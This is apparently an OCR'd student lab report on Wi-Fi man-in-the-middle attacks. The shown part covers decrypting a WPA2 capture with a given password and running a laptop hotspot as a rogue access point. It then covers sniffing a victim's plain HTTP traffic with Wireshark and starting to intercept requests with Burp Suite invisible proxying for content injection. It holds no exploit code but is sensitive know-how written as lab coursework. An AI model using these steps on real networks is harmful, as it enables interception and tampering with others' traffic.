
1. **Decrypting the pcap file:** Used wpa-pwd option to decrypt the pcap trace.
   Hotspot Password: Wolverine@123 and **SSID:** Mayuresh_Dindorkar



2. Checking the HTTP traffic in the decrypted pcap:

We can see the decrypted HTTP traffic in the pcap. We can observe the **HTTP GET** www.example.com in the pcap and its corresponding HTTP response.






Task-3: MITM attack on a Wi-Fi Network

S1 Answer:
(a) We have performed MITM by establishing an **open wifi network**.
We have started a WiFi hotspot on a laptop, which acts as an AP (access point).

Steps performed to establish the WiFi hotspot on Windows are as follows:
(Reference: link)

1. Open 'Settings'
2. Go to 'Network & Internet'
3. Toggle the 'Mobile & Hotspot' option to make it on.

We can also create a hotspot on Ubuntu.




We can observe that, hotspot credentials are as below:
Name: DESKTOP-GMQP4QM 0992
Password: 87654321
We can also observe that, 1 user (Victim) named 'Shrenik's-Air' is connected to this hotspot.

Screenshot depicting IP of hotspot:

Protocol:	Wi-Fi 5 (802.11ac)
Security type:	WPA2-Personal
Manufacturer:	Qualcomm Communications Inc.
Description:	Qualcomm QCA9377 802.11ac Wireless Adapter
Driver version:	12.0.0.1118
Network band:	2.4 GHz
Network channel:	4
Link speed (Receive/Transmit):	86/86 (Mbps)
Link-local IPv6 address:	fe80::71b2:3bbd:5d35:8fda%3
IPv4 address:	192.168.0.106

S2 Answer:


The victim (Shrenik's-Air), visits an HTTP website www.example.com from firefox browser as below:




Passive attack by Attacker on Victim:

The MITM attacker, in this case, the user running the hotspot can easily sniff the traffic between the victim and the remote website (example.com) using wireshark. We can see the unencrypted HTTP packets in the below screenshot.

Screenshot of the wireshark trace captured by attacker depicting the unencrypted HTTP packets of example.com:






S3 Answer:

Active MITM attack by Attacker on Victim:


Here, the attacker performs an ‘Active MITM’ attack by injecting custom HTML content in the HTTP response of example.com using the BurpSuite tool.

We need to perform few configurations in the Burpsuite tool for intercepting the HTTP requests as below:


1. Intercepting the requests directed to port 80, i.e., all HTTP requests. Here, 192.168.0.106 is the hotspot’s IP address.



2. **Enabling 'Invisible Proxing':** When 'Invisible proxying' is enabled, Burpsuite utilizes the 'Host' header in the request, as the destination host.





3. **Setting the proxy:**



Once the burpsuite is configured, the attacker is ready to perform the active MITM attack as below:

Intercepting the HTTP request: We can observe that, the HTTP GET request for example.com is intercepted in the burpsuite by the attacker.







The attacker forwards the request to the actual destination server (example.com) by clicking the forward button.

